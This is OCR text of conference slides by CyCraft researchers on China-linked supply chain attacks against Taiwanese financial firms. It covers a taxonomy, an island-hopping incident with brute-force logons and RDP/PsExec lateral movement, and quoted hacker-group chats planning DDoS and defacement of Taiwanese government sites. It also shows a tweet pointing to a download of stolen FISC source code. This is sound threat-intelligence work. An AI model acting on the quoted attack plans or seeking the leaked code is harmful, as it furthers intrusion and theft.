Demystifying the China's Supply Chain Attack Targeting Financial Sector

CK Chen
Minsky Chan

@ JSAC 2023

CYCRAFT

C.K Chen @bletchley13

- Security Research Director, CyCraft
  - PHD from DSNSLab, NCTU
  - Publish research in HITCON, BlackHat VXCON, RootCon, FIRST 2020, CodeBlue
- Retired CTF Player
  - Founder of BambooFox CTF Team in NCTU
  - Participate DEFCON Final 2016 and 2018
  - Bug Bounty - vulnerabilities in Synology, Qnap
- Reviewers of HITCON, HITB, FIRST Con 2021

- CHROOT member
- Best private hacker group in Taiwan
- HITCON 協会理事, Chairman of HITCON Editorial Committee

Minsky Chan, CISSP

- Senior Security Analyst in CyCraft
- Mainly focuses on incident response, APT research and threat intelligence analysis
- Publish research in SINCON, FIRST and CodeBlue OpenTalk

Outline


- Introduction
- Type of Supply Chain Attack
  - Island Hopping Attack
    - Case #1: Bifrose is back
    - Case #2: Operation Cache Panda
  - Vulnerability in Supplier’s Software
    - Case #3: Credit Card Leak
    - Case #4: Source Code Stolen
- Security situation for T.W. financial sectors
- Enhance Supply Chain Security

Financial Threat from China

- In recent 2 years, we have observed more cyber attacks from China targeting financial sectors.
- Among these incidents, 4 high impact incidents catch our attention
  - These incidents result in financial crime and made the concrete financial damage
  - Threat actors are highly related to China.
  - Analysis the threat actor’s malware, techniques and tactics

US House Speaker Nancy Pelosi visited Taiwan

- U.S. House Speaker Pelosi's visit to Taiwan inflames Chinese hacker team's cyber attacks on Taiwan
- Some Taiwan’s organization been hacked
- In our visibility, several government, academic institutes were compromised, but no too aggressive intrusion found.
  - The main attacks were web defacement, DDOS, application-level attacks
  - Not yet found cyber espionage and infra destroy activities in our visibility



ペロシ米下院議長、台湾の蔡総統と会談　中国が強く非難

2022年8月3日

TAIWAN PRESIDENTI

ナンシー・ペロ

老巫婆窜访台湾，是对祖国主权的严重挑衅；
那些积极迎接的人，终将受到人民的审判；
同种同族的血亲关系割舍不断；
伟大华夏终将统一！
戰爭販子裴洛西
滾出台灣
議長

1的電視廣告一直定格在“戰爭販子裴洛西滾出台灣”

方的發言？民間買廣告？還是分店店長個人的情緒抒發？


[1] https://www.bbc.com/japanese/62403144

US House Speaker Nancy Pelosi visited Taiwan

> The announcement from hacker communities in China

1.台湾可以搞，特别政府站。老美不搞。
2.统一口径是:
中华人民共和国万岁 落款: 中华人民共和国台湾省
1.要提到: “祖国统一 台湾回归”之类的字样
2.gov.tw 可以统一改成 中华人民共和国台湾省，改之前先备份首页。
国防部，外交部，总统府搞不定可以D。
5.可以用红客联盟 HUC名义行动， 用境外IP做好防护。 把四句口号挂上去 搞定一个找管理员报备一下

The government may encourage or acquiesce in these hacker community to attack
- The attack is for threatening, less destruction or cyber espionage activities



晚上10:42

中国红客联盟
499 位成員, 102 人在線上

置頂訊息
1. 台湾可以搞，特别政府站。老美不搞。 2. 统一...

jotaro 1 管理員
dd脚本丢一下 PM 10:41

Jano
实在不行我去买点流量攻击 PM 10:41

Draper
直接搞完Taiwan PM 10:41

虎 虎子
真想出份力的找会的 PM 10:41

jotaro 1 管理員
11.打怎么样 PM 10:41

Cool yxb 管理員
ddos打主站
https://www.president.gov.tw/
www.president.gov.tw
中華民國總統府
PM 10:41

虎 虎子
多一个人多一份力 PM 10:41

阳 残
目前还是403 PM 10:41


taiwan.gov.tw PM 10:42

APT 27? The Fake One?

We are APT 27

我们是APT 27

FISC Partial Source Code Leak




27 Attack
@APT27_Attack

Taiwan fisc financial institution source code

ufile.io
Upload files for free - fiscmb-master.zip - ufile.io
Download fiscmb-master.zip for free from ufile.io instantly, no signup required and no popup ads

12:16 AM · Aug 8, 2022 · Twitter Web App



```
v FISCMBWeb                          2022年8月5日 午後10:19      --    フォルダ
  > AppSrvFacade                     2022年1月3日 午後3:46       --    フォルダ
  > BussinessObjectService           2022年8月10日 午後6:10      --    フォルダ
  > Captcha                          2022年1月3日 午後3:46       --    フォルダ
  > Ctypto                           2022年1月3日 午後3:46       --    フォルダ
  > DLLs                             2022年1月3日 午後3:46       --    フォルダ
  > FISCWeb                          2022年8月10日 午後6:03      --    フォルダ
  > FISCWebDB                        2022年1月3日 午後3:46       --    フォルダ
  > IO                               2022年1月3日 午後3:46       --    フォルダ
  > logfiles                         2022年1月3日 午後3:46       --    フォルダ
  v SendEmail                        2022年8月10日 午後5:56      --    フォルダ
      App.config                     2022年1月3日 午後3:46     2 KB    書類
    > bin                            2022年1月3日 午後3:46       --    フォルダ
    > obj                            2022年1月3日 午後3:46       --    フォルダ
      Program.cs                     2022年1月3日 午後3:46    22 KB    書類
    > Properties                     2022年1月3日 午後3:46       --    フォルダ
      SendEmail_TemporaryKey.pfx     2022年1月3日 午後3:46     2 KB    個人情…ファイル
      SendEmail.csproj               2022年1月3日 午後3:46     5 KB    書類
  > SHARECOM                         2022年1月3日 午後3:46       --    フォルダ
> FISCWEBMAINTAIN                    2022年8月8日 午後6:11       --    フォルダ
> SRC--------FISC2Back               2022年8月10日 午後6:02      --    フォルダ
> SRC--------fisc2web                2022年8月5日 午後10:19      --    フォルダ
```

It seem to be the supplier who develop the system is compromised and the source code was stolen.

Supply Chain Attack

> 4 types of supply chain attack

		The initial compromised entity		
		Supplier - Developer	Supplier – Service Provider	Customer
The phase being compromised	Develop	Malware implanted in Software		
	Dispatch		island hopping attack	
	Execution		Data leaks from out sourcers	Vulnerability in Supplier's Software

In a galaxy far, far away .....

- To redact, we replace victim's name with financial organizations in Star Wars
- Every victim name, server name and account name is redacted.

Non-representative. Only for illustration purposes

In the following slides, every machine and username are de-identified, not original names

DE-Id

Type 1
Island Hopping Attack

Type 1: Island Hopping Attack

		The initial compromised entity		
		Supplier - Developer	Supplier – Service Provider	Customer
The phase being compromised	Develop	Malware implanted in Software		
	Dispatch		island hopping attack	
	Execution		Data leak from out sourcers	Vulnerability in Supplier’s Software

Type 1: Island Hopping Attack

- The threat actor first compromise trust entities, e.g. service provider, subsidiaries or oversea branches, as jump sites to intrude the final target

- We have discovered island hopping attack in 2 financial incidents
  - Case #1: Bifrose is Back
  - Case #2: Operation Cache Panda

Case #1
Bifrose is Back

Case #1

Incident Background

- Anti-virus has the alert for some malware on internal transaction systems

- SOC detected a large number of failed logon attempts

- They want to know how the malicious software was implanted. We were requested by the financial company to perform an incident response

Case #1

Supply Chain in The Incident

- The threat actor used the VPN of vendor and executed malicious files

- Subsequently attacking other financial company in the same group


Case #1

CYCRAFT

Cyber Kill Chain & TTP

Case #1

Storyline



1 Brute-Force Logon

Server-CARISA

Endpoints

2 Administrator Logon Success

Server-SOON-2


3 Lateral Movement (RDP、PsExec)

Endpoints

DE-Id

Case #1

Storyline




DE-Id

Case #1

Brute-Force Logon

> Endpoint **Server-CARISA** made multiple brute-force logon attempts using the accounts Admin and Administrator

